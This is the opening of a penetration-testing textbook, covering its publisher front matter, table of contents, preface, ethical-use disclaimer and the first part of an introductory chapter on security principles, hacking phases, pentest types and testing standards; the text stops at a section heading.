Chiheb Chebbi

Advanced Infrastructure Penetration Testing

Defend your systems from methodized and proficient attackers

Packt

Advanced Infrastructure Penetration Testing

Defend your systems from methodized and proficient attackers

Chiheb Chebbi

Packt

BIRMINGHAM - MUMBAI

Advanced Infrastructure Penetration Testing

Copyright © 2018 Packt Publishing

All rights reserved. No part of this book may be reproduced, stored in a retrieval system, or transmitted in any form or by any means, without the prior written permission of the publisher, except in the case of brief quotations embedded in critical articles or reviews.

Every effort has been made in the preparation of this book to ensure the accuracy of the information presented. However, the information contained in this book is sold without warranty, either express or implied. Neither the author, nor Packt Publishing or its dealers and distributors, will be held liable for any damages caused or alleged to have been caused directly or indirectly by this book.

Packt Publishing has endeavored to provide trademark information about all of the companies and products mentioned in this book by the appropriate use of capitals. However, Packt Publishing cannot guarantee the accuracy of this information.

Commissioning Editor: Vijin Boricha
Acquisition Editor: Heramb Bhavsar
Content Development Editor: Nithin Varghese
Technical Editors: Prashant Chaudhari, Komal Karne
Copy Editors: Safis Editing, Dipti Mankame
Project Coordinator: Virginia Dias
Proofreader: Safis Editing
Indexer: Tejal Daruwale Soni
Graphics: Tom Scaria
Production Coordinator: Nilesh Mohite

First published: February 2018

Production reference: 1220218

Published by Packt Publishing Ltd.
Livery Place
35 Livery Street
Birmingham
B3 2PB, UK.

ISBN 978-1-78862-448-0

www.packtpub.com

mapt.io

Mapt is an online digital library that gives you full access to over 5,000 books and videos, as well as industry leading tools to help you plan your personal development and advance your career. For more information, please visit our website.

Why subscribe?

- Spend less time learning and more time coding with practical eBooks and Videos from over 4,000 industry professionals
- Improve your learning with Skill Plans built especially for you
- Get a free eBook or video every month
- Mapt is fully searchable
- Copy and paste, print, and bookmark content

PacktPub.com

Did you know that Packt offers eBook versions of every book published, with PDF and ePub files available? You can upgrade to the eBook version at www.PacktPub.com and as a print book customer, you are entitled to a discount on the eBook copy. Get in touch with us at service@packtpub.com for more details.

At www.PacktPub.com, you can also read a collection of free technical articles, sign up for a range of free newsletters, and receive exclusive discounts and offers on Packt books and eBooks.

Contributors

About the author

Chiheb Chebbi is a Tunisian information security enthusiast with experience in various aspects of information security, focusing on the investigation of advanced cyber attacks and researching cyber espionage and APT attacks. His core interest lies in infrastructure penetration testing, machine learning, and malware analysis. He is a frequent speaker at many world-class information security conferences.

This book is dedicated to my mom, dad, and brother for their endless love, support, and encouragement. Thanks to Khaled and Hafedh for giving me strength to reach for the stars. To all my friends, your friendship makes my life a wonderful experience. To the girl who said 6 years ago that distance means so little, when someone means so much. You were right!

About the reviewer

Alex Samm has more than 10 years of experience in the IT field, including system and network administration, EUC support, Windows and Linux server support, virtualization, programming, penetration testing, and forensic investigations.

Currently, he works at ESP Global Services, supporting contracts in North America, Latin America, and the Caribbean. He also lectures at the Computer Forensics and Security Institute on IT security courses, including ethical hacking and penetration testing.

I'd like to thank my parents, Roderick and Marcia, for their continued support in my relentless pursuit for excellence, ESP Management's, Vinod and Dianne, and CFSI's Shiva and Glen for their guidance and support.

Packt is searching for authors like you

If you're interested in becoming an author for Packt, please visit `authors.packtpub.com` and apply today. We have worked with thousands of developers and tech professionals, just like you, to help them share their insight with the global tech community. You can make a general application, apply for a specific hot topic that we are recruiting an author for, or submit your own idea.

Table of Contents

Preface 1

Chapter 1: Introduction to Advanced Infrastructure Penetration Testing 6

- **Information security overview** 7
  - Confidentiality 7
  - Integrity 7
  - Availability 7
  - Least privilege and need to know 8
  - Defense in depth 8
  - Risk analysis 8
  - Information Assurance 9
  - Information security management program 9
- **Hacking concepts and phases** 10
  - Types of hackers 10
  - Hacking phases 10
    - Reconnaissance 10
      - Passive reconnaissance 11
      - Active reconnaissance 11
    - Scanning 11
      - Port scanning 11
      - Network scanning 11
      - Vulnerability scanning 11
    - Gaining access 12
    - Maintaining access 12
    - Clearing tracks 12
- **Penetration testing overview** 13
  - Penetration testing types 13
    - White box pentesting 13
    - Black box pentesting 13
    - Gray box pentesting 14
  - The penetration testing teams 14
    - Red teaming 14
    - Blue teaming 14

Purple teaming 14
Pentesting standards and guidance 15
Policies 15
Standards 16
Procedures 16
Guidance 16
Open Source Security Testing Methodology Manual 16
Information Systems Security Assessment Framework 16
Penetration Testing Execution Standard 17
Payment Card Industry Data Security Standard 17
Penetration testing steps 18
Pre-engagement 18
The objectives and scope 18
A get out of jail free card 18
Emergency contact information 18
Payment information 19
Non-disclosure agreement 19
Intelligence gathering 19
Public intelligence 20
Social engineering attacks 20
Physical analysis 21
Information system and network analysis 21
Human intelligence 21
Signal intelligence 22
Open source intelligence 22
Imagery intelligence 28
Geospatial intelligence 29
Threat modeling 30
Business asset analysis 30
Business process analysis 31
Threat agents analysis 31
Threat capability analysis 31
Motivation modeling 31
Vulnerability analysis 32
Vulnerability assessment with Nexpose 33
Installing Nexpose 34
Starting Nexpose 35
Start a scan 36

Exploitation 37
Post-exploitation 38
Infrastructure analysis 39
Pillaging 39
High-profile targets 40
Data exfiltration 40
Persistence 40
Further penetration into infrastructure 40
Cleanup 40
Reporting 41
Executive summary 41
Technical report 42
Penetration testing limitations and challenges 42
Pentesting maturity and scoring model 43
Realism 43
Methodology 43
Reporting 44
Summary 45
Chapter 2: Advanced Linux Exploitation 46
Linux basics 46
Linux commands 47
Streams 48
Redirection 48
Linux directory structure 49
Users and groups 50
Permissions 51
The chmod command 52
The chown command 52
The chroot command 53
The power of the find command 55
Jobs, cron, and crontab 57
Security models 58
Security controls 59
Access control models 60
Linux attack vectors 60
Linux enumeration with LinEnum 61

OS detection with Nmap 62
Privilege escalation 65
Linux privilege checker 68
Linux kernel exploitation 69
UserLand versus kernel land 70
System calls 71
Linux kernel subsystems 71
Process 72
Threads 73
Security-Enhanced Linux 73
Memory models and the address spaces 74
Linux kernel vulnerabilities 76
NULL pointer dereference 76
Arbitrary kernel read/write 76
Case study CVE-2016-2443 Qualcomm MSM debug fs kernel arbitrary write 76
Memory corruption vulnerabilities 77
Kernel stack vulnerabilities 77
Kernel heap vulnerabilities 77
Race conditions 78
Logical and hardware-related bugs 79
Case study CVE-2016-4484 – Cryptsetup Initrd root Shell 79
Linux Exploit Suggester 80
Buffer overflow prevention techniques 82
Address space layout randomization 82
Stack canaries 83
Non-executable stack 83
Linux return oriented programming 83
Linux hardening 84
Summary 85
Chapter 3: Corporate Network and Database Exploitation 86
Networking fundamentals 86
Network topologies 87
Bus topology 87
Star topology 87
Ring topology 88
Tree topology 89
Mesh topology 89

Hybrid topology 90
Transmission modes 90
Communication networks 91
Local area network 91
Metropolitan area network 91
Wide area network 92
Wireless network 92
Data center multi-tier model design 92
Open Systems Interconnection model 93
In-depth network scanning 95
TCP communication 95
ICMP scanning 96
SSDP scanning 97
UDP Scanning 97
Intrusion detection systems 99
Machine learning for intrusion detection 99
Supervised learning 100
Unsupervised learning 101
Semi-supervised learning 101
Reinforcement 102
Machine learning systems' workflow 102
Machine learning model evaluation metrics 103
Services enumeration 104
Insecure SNMP configuration 104
DNS security 105
DNS attacks 106
Sniffing attacks 107
DDoS attacks 111
Types of DDoS attacks 112
Defending against DDoS attacks 113
DDoS scrubbing centers 113
Software-Defined Network penetration testing 114
SDN attacks 116
SDNs penetration testing 116
DELTA: SDN security evaluation framework 117
SDNPWN 118
Attacks on database servers 119

Summary 119

Chapter 4: Active Directory Exploitation 120

Active Directory 121

Single Sign-On 123

Kerberos authentication 124

Lightweight Directory Access Protocol 126

PowerShell and Active Directory 127

Active Directory attacks 131

PowerView 131

Kerberos attacks 132

Kerberos TGS service ticket offline cracking (Kerberoast) 139

SPN scanning 140

Passwords in SYSVOL and group policy preferences 142

14-068 Kerberos vulnerability on a domain controller 142

Dumping all domain credentials with Mimikatz 143

Pass the credential 148

Dumping LSASS memory with Task Manager (get domain admin credentials) 149

Dumping Active Directory domain credentials from an NTDS.dit file 150

Summary 151

Chapter 5: Docker Exploitation 152

Docker fundamentals 153

Virtualization 154

Cloud computing 155

Cloud computing security challenges 156

Docker containers 157

Docker exploitation 167

Kernel exploits 167

DoS and resource abuse 169

Docker breakout 170

Poisoned images 171

Database passwords and data theft 171

Docker bench security 171

Docker vulnerability static analysis with Clair 172

Building a penetration testing laboratory 178

Summary 183

Chapter 6: Exploiting Git and Continuous Integration Servers 184

Software development methodologies 184

Continuous integration 186

Types of tests 187

Continuous integration versus continuous delivery 188

DevOps 189

Continuous integration with GitHub and Jenkins 190

Installing Jenkins 191

Continuous integration attacks 195

Continuous integration server penetration testing 195

Rotten Apple project for testing continuous integration or continuous delivery system security 196

Continuous security with Zed Attack Proxy 196

Summary 199

Chapter 7: Metasploit and PowerShell for Post-Exploitation 200

Dissecting Metasploit Framework 201

Metasploit architecture 203

Modules 204

Exploits 204

Payloads 205

Auxiliaries 206

Encoders 207

NOPs 207

Posts 207

Starting Metasploit 209

Bypassing antivirus with the Veil-Framework 214

Writing your own Metasploit module 220

Metasploit Persistence scripts 223

Weaponized PowerShell with Metasploit 225

Interactive PowerShell 225

PowerSploit 226

Nishang – PowerShell for penetration testing 227

Defending against PowerShell attacks 236

Summary 238

Chapter 8: VLAN Exploitation 239
Switching in networking 240
LAN switching 242
MAC attack 245
Media Access Control Security 248
DHCP attacks 248
DHCP starvation 249
Rogue DHCP server 249
ARP attacks 250
VLAN attacks 253
Types of VLANs 254
VLAN configuration 254
VLAN hopping attacks 256
Switch spoofing 256
VLAN double tagging 256
Private VLAN attacks 257
Spanning Tree Protocol attacks 258
Attacking STP 261
Summary 261
Chapter 9: VoIP Exploitation 262
VoIP fundamentals 262
H.323 263
Skinny Call Control Protocol 264
RTP/RTCP 266
Secure Real-time Transport Protocol 267
H.248 and Media Gateway Control Protocol 267
Session Initiation Protocol 268
VoIP exploitation 270
VoIP attacks 276
Denial-of-Service 276
Eavesdropping 280
SIP attacks 282
SIP registration hijacking 283
Spam over Internet Telephony 285
Embedding malware 285

Viproy – VoIP penetration testing kit 285
VoLTE Exploitation 286
VoLTE attacks 287
SiGploit – Telecom Signaling Exploitation Framework 287
Summary 289
Chapter 10: Insecure VPN Exploitation 290
Cryptography 290
Cryptosystems 291
Ciphers 291
Classical ciphers 291
Modern ciphers 293
Kerckhoffs' principle for cryptosystems 294
Cryptosystem types 295
Symmetric cryptosystem 295
Asymmetric cryptosystem 300
Hash functions and message integrity 302
Digital signatures 303
Steganography 303
Key management 305
Cryptographic attacks 305
VPN fundamentals 306
Tunneling protocols 307
IPSec 307
Secure Sockets Layer/Transport Layer Security 309
SSL attacks 310
DROWN attack (CVE-2016-0800) 310
POODLE attack (CVE-2014-3566) 311
BEAST attack (CVE-2011-3389) 312
CRIME attack (CVE-2012-4929) 312
BREACH attack (CVE-2013-3587) 313
Heartbleed attack 313
Qualys SSL Labs 314
Summary 316
Chapter 11: Routing and Router Vulnerabilities 317
Routing fundamentals 318
Exploiting routing protocols 321

Routing Information Protocol 321
RIPv1 reflection DDoS 322
Open Shortest Path First 323
OSPF attacks 325
Disguised LSA 325
MaxAge LSAs 326
Remote false adjacency 326
Seq++ attack 326
Persistent poisoning 326
Defenses 327
Interior Gateway Routing Protocol 327
Enhanced Interior Gateway Routing Protocol 328
Border Gateway Protocol 329
BGP attacks 330
Exploiting routers 330
Router components 331
Router bootup process 331
Router attacks 332
The router exploitation framework 332
Summary 335
Chapter 12: Internet of Things Exploitation 336
The IoT ecosystem 337
IoT project architecture 337
IoT protocols 338
The IoT communication stack 339
IP Smart Objects protocols suite 340
Standards organizations 340
IoT attack surfaces 341
Devices and appliances 341
Firmware 342
Web interfaces 346
Network services 346
Cloud interfaces and third-party API 346
Case study – Mirai Botnet 347
The OWASP IoT Project 347
Insecure web interface 348

Insufficient authentication/authorization 350
Insecure network services 350
Lack of transport encryption 351
Privacy concerns 352
Insecure cloud interface 352
Insecure mobile interface 353
Insufficient security configurability 353
Insecure software/firmware 353
Poor physical security 353
Hacking connected cars 353
Threats to connected cars 354
Summary 355
Other Books You May Enjoy 356
Index 359

Preface

Advanced Infrastructure Penetration Testing gives you the core skills and techniques you need to effectively conduct penetration tests and evaluate enterprise security posture. This book contains the crucial techniques to exploit the modern information technology infrastructures by providing a practical experience. Every chapter will take you through the attack vectors and system defenses, starting from the fundamentals to the latest cutting-edge techniques and utilities.

Who this book is for

If you are a system administrator, SOC analyst, penetration tester, or a network engineer and want to take your penetration testing skills and security knowledge to the next level, then this book is for you. Some hands-on experience with penetration testing tools and knowledge of Linux and Windows command-line syntax would be beneficial.

What this book covers

`Chapter 1`, *Introduction to Advanced Infrastructure Penetration Testing*, introduces you to the different methodologies and techniques of penetration testing and shows you how to perform a penetration testing program.

`Chapter 2`, *Advanced Linux Exploitation*, explains how to exploit Linux infrastructure using the latest cutting-edge techniques.

`Chapter 3`, *Corporate Network and Database Exploitation*, gives you an overview of real-world corporate networks and databases attacks in addition to the techniques and procedures to effectively secure your network.

`Chapter 4`, *Active Directory Exploitation*, discusses how to exploit Active Directory environments using the latest tools and techniques.

`Chapter 5`, *Docker Exploitation*, covers most of the well-known techniques to exploit Dockerized environments and explains how to defend against Docker threats.

`Chapter 6`, *Exploiting Git and Continuous Integration Servers*, explains how to defend against major Continuous Integration Server threats.

`Chapter 7`, *Metasploit and PowerShell for Post-Exploitation*, shows how to use Metasploit and PowerShell for post-exploitation to perform advanced attacks.

`Chapter 8`, *VLAN Exploitation*, explains how to perform many layer 2 attacks, including VLAN threats.

`Chapter 9`, *VoIP Exploitation*, covers the major threats to VoIP systems and discusses VoIP protocols.

`Chapter 10`, *Insecure VPN Exploitation*, helps you to exploit insecure virtual private networks from theory to practice.

`Chapter 11`, *Routing and Router Vulnerabilities*, gives you an interesting overview of routing protocols and routers and shows you how to exploit and secure them.

`Chapter 12`, *Internet of Things Exploitation*, provides a practical guide to securing modern IoT projects and connected cars.

To get the most out of this book

To get the most from this book, readers should have some technical information security experience and be familiar with common administrative tools in Windows and Linux. Readers should read this book actively; in other words, after being exposed to new information or tools, it is highly recommended to practice and search for more scenarios and capabilities.

Read the book with a goal in mind and try to use it or a part of it as an action plan toward making your infrastructure more secure.

The following are the requirements:

- Microsoft Windows OS
- Kali Linux (installed or hosted in a virtual machine)
- 2 GB RAM or more
- Internet access
- Wireless card or adapter supporting Kali Linux

Download the example code files

You can download the example code files for this book from your account at `www.packtpub.com`. If you purchased this book elsewhere, you can visit `www.packtpub.com/support` and register to have the files emailed directly to you.

You can download the code files by following these steps:

1. Log in or register at `www.packtpub.com`.
2. Select the **SUPPORT** tab.
3. Click on **Code Downloads & Errata**.
4. Enter the name of the book in the **Search** box and follow the onscreen instructions.

Once the file is downloaded, please make sure that you unzip or extract the folder using the latest version of:

- WinRAR/7-Zip for Windows
- Zipeg/iZip/UnRarX for Mac
- 7-Zip/PeaZip for Linux

The code bundle for the book is also hosted on GitHub at `https://github.com/PacktPublishing/Advanced-Infrastructure-Penetration-Testing`. We also have other code bundles from our rich catalog of books and videos available at `https://github.com/PacktPublishing/`. Check them out!

Download the color images

We also provide a PDF file that has color images of the screenshots/diagrams used in this book. You can download it from `https://www.packtpub.com/sites/default/files/downloads/AdvancedInfrastructurePenetrationTesting_ColorImages.pdf`.

Conventions used

There are a number of text conventions used throughout this book.

`CodeInText`: Indicates code words in text, database table names, folder names, filenames, file extensions, pathnames, dummy URLs, user input, and Twitter handles. Here is an example: "Mount the downloaded `WebStorm-10*.dmg` disk image file as another disk in your system."

A block of code is set as follows:

```
def intialize
super(
'Name' => 'TCP scanner',
'Version' => '$Revisiov: 1 $',
'Description' => 'This is a Demo for Packt Readers',
'License' => MSF_LICENSSE
)
```

When we wish to draw your attention to a particular part of a code block, the relevant lines or items are set in bold:

```
def intialize
super(
'Name' => 'TCP scanner',
'Version' => '$Revisiov: 1 $',
'Description' => 'This is a Demo for Packt Readers',
'License' => MSF_LICENSSE
)
```

Any command-line input or output is written as follows:

```
git clone https://github.com/laramies/theHarvester
```

Bold: Indicates a new term, an important word, or words that you see onscreen. For example, words in menus or dialog boxes appear in the text like this. Here is an example: "To start a Nexpose scan, open a project, click on **Create** and select **Site,** for example. Then, enter a target IP or an IP range to start a scan"

Warnings or important notes appear like this.

Tips and tricks appear like this.

Get in touch

Feedback from our readers is always welcome.

General feedback: Email `feedback@packtpub.com` and mention the book title in the subject of your message. If you have questions about any aspect of this book, please email us at `questions@packtpub.com`.

Errata: Although we have taken every care to ensure the accuracy of our content, mistakes do happen. If you have found a mistake in this book, we would be grateful if you would report this to us. Please visit `www.packtpub.com/submit-errata`, selecting your book, clicking on the Errata Submission Form link, and entering the details.

Piracy: If you come across any illegal copies of our works in any form on the Internet, we would be grateful if you would provide us with the location address or website name. Please contact us at `copyright@packtpub.com` with a link to the material.

If you are interested in becoming an author: If there is a topic that you have expertise in and you are interested in either writing or contributing to a book, please visit `authors.packtpub.com`.

Reviews

Please leave a review. Once you have read and used this book, why not leave a review on the site that you purchased it from? Potential readers can then see and use your unbiased opinion to make purchase decisions, we at Packt can understand what you think about our products, and our authors can see your feedback on their book. Thank you!

For more information about Packt, please visit `packtpub.com`.

Disclaimer

The information within this book is intended to be used only in an ethical manner. Do not use any information from the book if you do not have written permission from the owner of the equipment. If you perform illegal actions, you are likely to be arrested and prosecuted to the full extent of the law. Packt Publishing does not take any responsibility if you misuse any of the information contained within the book. The information herein must only be used while testing environments with proper written authorizations from appropriate persons responsible.

1
Introduction to Advanced Infrastructure Penetration Testing

Security is a critical concern for enterprises and organizations of all sizes, in all industries. Information security is a set of processes, tools, policies, and systems implemented to protect against internal and external threats that can damage or disrupt information assets. This book is hands-on and designed to take you through real-world techniques so that you can gain the required and highly demanded skills that will enable you to step into a new level of penetration testing career. Every chapter is designed, not only for you to learn the methodologies, tools, and techniques to simulate hacking attacks, but also so that you will also come away with a new mindset. In this chapter, you will be introduced to the latest penetration testing strategies and techniques. It will take you through every required step in detail to carry out efficient penetration testing and furthermore, to be able to evaluate a pentesting report, based on industry-accepted metrics. Once you have completed the chapter, you will have the skills to deliver a high-standard and well-documented penetration testing report, after practicing the techniques to gather information on any target, even in the deep web, and move beyond automated tools.

Information security overview

Before diving into penetration testing, let's start by discovering some important terminology in information security. The core principles of information security are confidentiality, availability, and integrity. These principles institute what we call the CIA triad.

Confidentiality

Confidentiality asserts that all the information and data are accessible only by persons who are authorized to have access. It is important to make sure that the information won't be disclosed by unauthorized parties. The theft of **Personal Identifiable Information** (**PII**) is an example of a confidentiality attack.

Integrity

The aim of integrity is to protect information against unauthorized modification; in other words, the trustworthiness of data. This means that data has to be consistent, accurate, and trustworthy during every single information process. Some protection methods must be in place and available to detect any changes in data.

Availability

Availability seeks to ensure that the information is available by authorized users when it is needed. **Denial of Service** (**DoS**) is an example of an availability attack. High-availability clusters and backup copies are some of the mitigation systems used against availability attacks.

There are many information security definitions currently available. The previous definition is based on the ISO/IEC 27001 information security management standard.

Least privilege and need to know

Least privilege and need to know describes the fact that authorized users should be granted the minimum amount of access and authorization during their jobs. *Need to know* means that the user must have a legitimate reason to access information.

Defense in depth

Defense in depth, or layered security, is a security approach using multilayer security lines, and controls an example of a *defense in depth* approach using multiple firewalls from different vendors to improve the security of the systems.

Risk analysis

The main role of an information security professional is to evaluate risks against enterprise assets (resources that need protection) and implement security controls to defend against those risks. Analyzing risks is a very important skill because good judgment will make us select the best security controls and protection mechanisms, including the amount of financial resources needed for the deployment of these safeguards. In other words, a bad decision will cost the enterprise a huge amount of money and even worse, the loss of customers' data. We can't calculate the risk in a quantitative way without knowing the threats and vulnerabilities. A threat is a potential danger to our assets that could harm the systems. A vulnerability is a weakness that allows the threat to take negative actions. These two terms and the connection between them is described by the formula `Risk = Threat*Vulnerability`.

To evaluate the threat and the vulnerability, you need to assign a number in a range of one to five, for example. Using another range is possible. Sometimes, we can add another factor named impact, which describes the impact of the damage caused. In other cases, it is expressed as an amount of money to describe the cost of that impact, so the formula could be expressed as `Risk = Threat*Vulnerability*Impact`.

To perform a qualitative and quantitative risk analysis, we may use the risk analysis matrix according to the **Australia/New Zealand 4360 Standard** (**AS/NZS 4360**) on risk management.

The information security professional needs to classify risks based on two metrics: the frequency of occurrence and the severity of accident. The results of this classification will dictate the next action plan. Thus, if the risks are high, they must notify senior management. The next step is to create a roadmap to downgrade every risk to low, as much as possible, as shown here:

Frequency of occurrence	Consequences				
	incidental	Minor	Serious	Major	Catastrophic
Frequent	M	H	VH	VH	VH
Occasional	M	M	H	VH	VH
Seldom	L	M	H	H	VH
Remote	L	L	M	H	H
Unlikely	L	L	M	M	H

Information Assurance

Information Assurance (**IA**) refers to the assurance of the confidentiality, the integrity, and the availability of information and making sure that all the systems are protected during different phases of information processing. Policies, guidelines, identifying resource requirements, identifying vulnerabilities, and training are forms of information assurance.

Information security management program

The main aim of the information security management program is to make sure that the business operates in a reduced risk environment. This means coworking happens between organizational and operational parties during the whole process. The **Information Security Management Framework** (**ISMF**) is an example of a business-driven framework (policies, procedures, standards, and guidelines) that helps an information security professional establish a good level of security.

Hacking concepts and phases

Hacking refers to the gaining of unauthorized access to a system to disclose data, exploiting vulnerabilities within information system. In this section, we will discuss types of hackers and hacking phases.

Types of hackers

We can classify hackers into categories based on their intentions. If the aim of the hacker is to damage or to steal information, then they are classed as a **black hat hacker**. If it is a security professional with the goal of securing a systems, then they are classed as a **white hat hacker**. The description is as follows:

- **Black hat hackers**: These are individuals or groups that use their computer skills to gain access to information using malicious techniques, for various reasons, for example, financial gain.
- **White hat Hackers**: These are information security professionals. Their main role is to protect information systems against black hat hackers.
- **Gray hat hackers**: These work both offensively and defensively.
- **Script kiddies**: Usually, these are unskilled individuals who use tools and scripts, without knowing how they work.
- **Hacktivists**: These are hackers with a political agenda or defenders of a cause.

Hacking phases

For a hacking attack to succeed, the operation must follow a set of phases.

Reconnaissance

In this first phase, before taking any action, the attacker must be prepared by carrying out an information-gathering exercise on the target. The attacker collects, from many sources, every piece of publicly available sensitive information, such as target clients, employees, and network information. At the end of this phase, the hacker will have a clear view of the network (domain name, IP ranges, TCP/UDP services, and authentication mechanisms), the system (user/group names, system banners, and system architecture), and organizational information (employee details, press released, and location). There are two types of reconnaissance or footprinting.

Passive reconnaissance

Passive reconnaissance involves acquiring information about the target without directly interacting with it, for example, searching public information.

Active reconnaissance

Active reconnaissance involves interaction with the target, for example, calling technical support to gain some sensitive information.

Reconnaissance is not only technical. It is also an important weapon of competitive intelligence. Knowing some financial aspects of the target could mean that the attack succeeds.

Scanning

After gathering a good amount of information on the target, the attacker has to scan it to reveal useful information about the system and use this information for the next phase (*the gaining access* phase). During this process, the attacker will look for different types of information, and for that, he will use different types of scanning.

Port scanning

Port scanning is the process of sending packets to a target with the aim of learning more about it in association with well-known port numbers. There are two categories of port scanning: TCP scanning and UDP scanning. To attempt port scanning, it is recommended you to use Nmap, which is an open source port scanner and network exploration tool.

Network scanning

Network scanning describes the process of locating all the live hosts on a network. Scanning a range of IPs is a type of network scan. The basic technique to discover live hosts is a ping sweep. It simply sends ICMP echo requests to multiple hosts from a range of IP addresses. `Hping2` is an easy command-line network scanner for TCP/IP protocol.

Vulnerability scanning

During this subphase, the attacker tries to identify weaknesses in the target. The main aim of this type scanning is to find a potential way of exploiting the system. There are a variety of tools for vulnerability scanning, such as Nessus, Nexpose, and many other scanners.

Gaining access


At this stage, the attacker already has what they need to launch their attack, including IP range, identified systems, services, user lists, security vulnerabilities, and flows. Now they only need to bypass security controls to gain access to the system, using several techniques such as password cracking, social engineering or privilege escalation, and gaining other user permissions.

Maintaining access

Mostly, the aim of a hacking attack is not only to get information using unauthorized access, but to also maintain that access. Every day, attackers are coming up with new ways to maintain access. The most well-known technique is hiding files from the system owner and users to avoid being caught.

Clearing tracks

The final phase of every successful hacking attack is clearing the tracks. It is very important, after gaining access and misusing the network, that the attacker cover the tracks to avoid being traced and caught. To do this, the attacker clears all kinds of logs and malicious malware related to the attack. During this phase, the attacker will disable auditing and clear and manipulate logs. The order of the hacking phases is shown here:



Penetration testing overview

By definition, penetration testing is simulating external and internal attacks. The main goal of penetration testing is to enhance the security position of an organization.

Penetration testing types

There are three categories of penetration testing:

- White box pentesting
- Black box pentesting
- Gray box pentesting

White box pentesting

During white box pentesting, or what's sometimes named complete-knowledge testing, the organization gives the pentesters all required information. This type of pentesting is used when the organization wants to perform a full audit of its security and maximize the testing time. It can be done at any point to check its security position. The information provided before performing the pentesting could be, and it is not limited to the following things:

- **Network information**: Network typology and diagrams, IP addresses, intrusion detection systems, firewalls, and access information
- **Infrastructure**: Both hardware and software information is made available to the pentesters
- **Policies**: This is really important because every pentester has to make sure that the pentesting methodology is aligned with the organization's policies
- Current security state including previous pentesting reports

Black box pentesting

In a black box pentesting session, the pentester simulates a real-world attack to gain access to a system or IT infrastructure. Thus, he opts for a pentesting approach with no information about the organization and no prior knowledge of the infrastructure. This type of pentesting is very effective because the pentester wears a black hat and uses a black hat hacker's techniques to bypass the organization's security guards. It is carried out from a black hat hacker's point of view. So, they use fingerprinting techniques to discover everything about the organization.

Gray box pentesting

Gray box pentesting involves simulating an attack by an insider. The pentester is given partial and limited information, like any normal user. This sort of testing lies between black box and white box pentesting.

The penetration testing teams

Red teaming and blue teaming are two concepts inspired by strategies used in the military.

Red teaming


The role of a red team is clear. They generally have a specific mission, which is testing the current state of physical and digital security of an organization. The members of a red team have an offensive mindset. They try to attack a specific area.

Blue teaming

Blue teams are the defensive layer. Their mission is to defend against the red team. In general, they are the internal security team.

Purple teaming

To ensure effective penetration testing, a new team is created named the purple team. This team has an effective approach to make the communication between red teams and blue teams clearer, as shown in the following figure:




There is a difference between penetration testing and Red teaming. Red team assessment is similar to penetration testing but its scope is larger and in a red teaming mission the aim is not discovering all the vulnerabilities but to find the right vulnerabilities that let them achieve their goal

Pentesting standards and guidance

Before diving deep into pentesting standards and guidelines, we need to define some important terminology to avoid any confusion or misconceptions about four different terms: policies, standards, procedures, and guidance. All these terms play important roles in information security management, but a clear understanding of the difference between them is essential to avoid using them in the wrong way.

Policies

Policies are written documents by high-management level members that specify the responsibilities and required behavior of every individual in an organization. In general, policies are short and don't specify technical aspects, such as operating systems and vendors. If the organization is large, policies could be divided into subpolicies. One of the well-known information security policies is the **COBIT 5 Information Security Policy set,** as shown here:



Standards

Standards are a low-level description of how the organization will enforce the policy. In other words, they are used to maintain a minimum level of effective cybersecurity. They are also mandatory.

Procedures

Procedures are detailed documents that describe every step required in specific tasks, such as creating a new user or password reset. Every step is mandatory. These procedures must align with the organization's policies.

Guidance

Guidance or guidelines are a set of recommended tips and useful pieces of advice from hands-on experienced people and institutions. There are many standards and guidelines followed by penetration testers. The following are some of the well-known ones, with the required steps for every standard or guideline.

Open Source Security Testing Methodology Manual

The **Open Source Security Testing Methodology Manual** (**OSSTMM**) is a comprehensive document released by Pete Herzog and distributed by the **Institute for Security and Open Methodologies** (**ISECOM**). According to OSSTMM, every penetration testing should include security testing of information, processes, internet technology (port scanning, firewalls, and so on), communications, wireless, and physical environment.

Information Systems Security Assessment Framework

The **Information Systems Security Assessment Framework** (**ISSAF**) is a methodology where the penetration tester imitates the hacking steps with some additional phases. It goes through the following phases:

- Information gathering
- Network mapping
- Vulnerability identification
- Penetration

- Gaining access and privilege escalation
- Enumerating further
- Compromising remote users/sites
- Maintaining access
- Covering the tracks

Penetration Testing Execution Standard

The **Penetration Testing Execution Standard** (**PTES**) is a set of technical sections. It helps the penetration tester to deliver an effective pentesting report by walking through the following seven sections:

- Pre-engagement interactions
- Intelligence gathering
- Threat modeling
- Vulnerability analysis
- Exploitation
- Post-exploitation
- Reporting

Payment Card Industry Data Security Standard

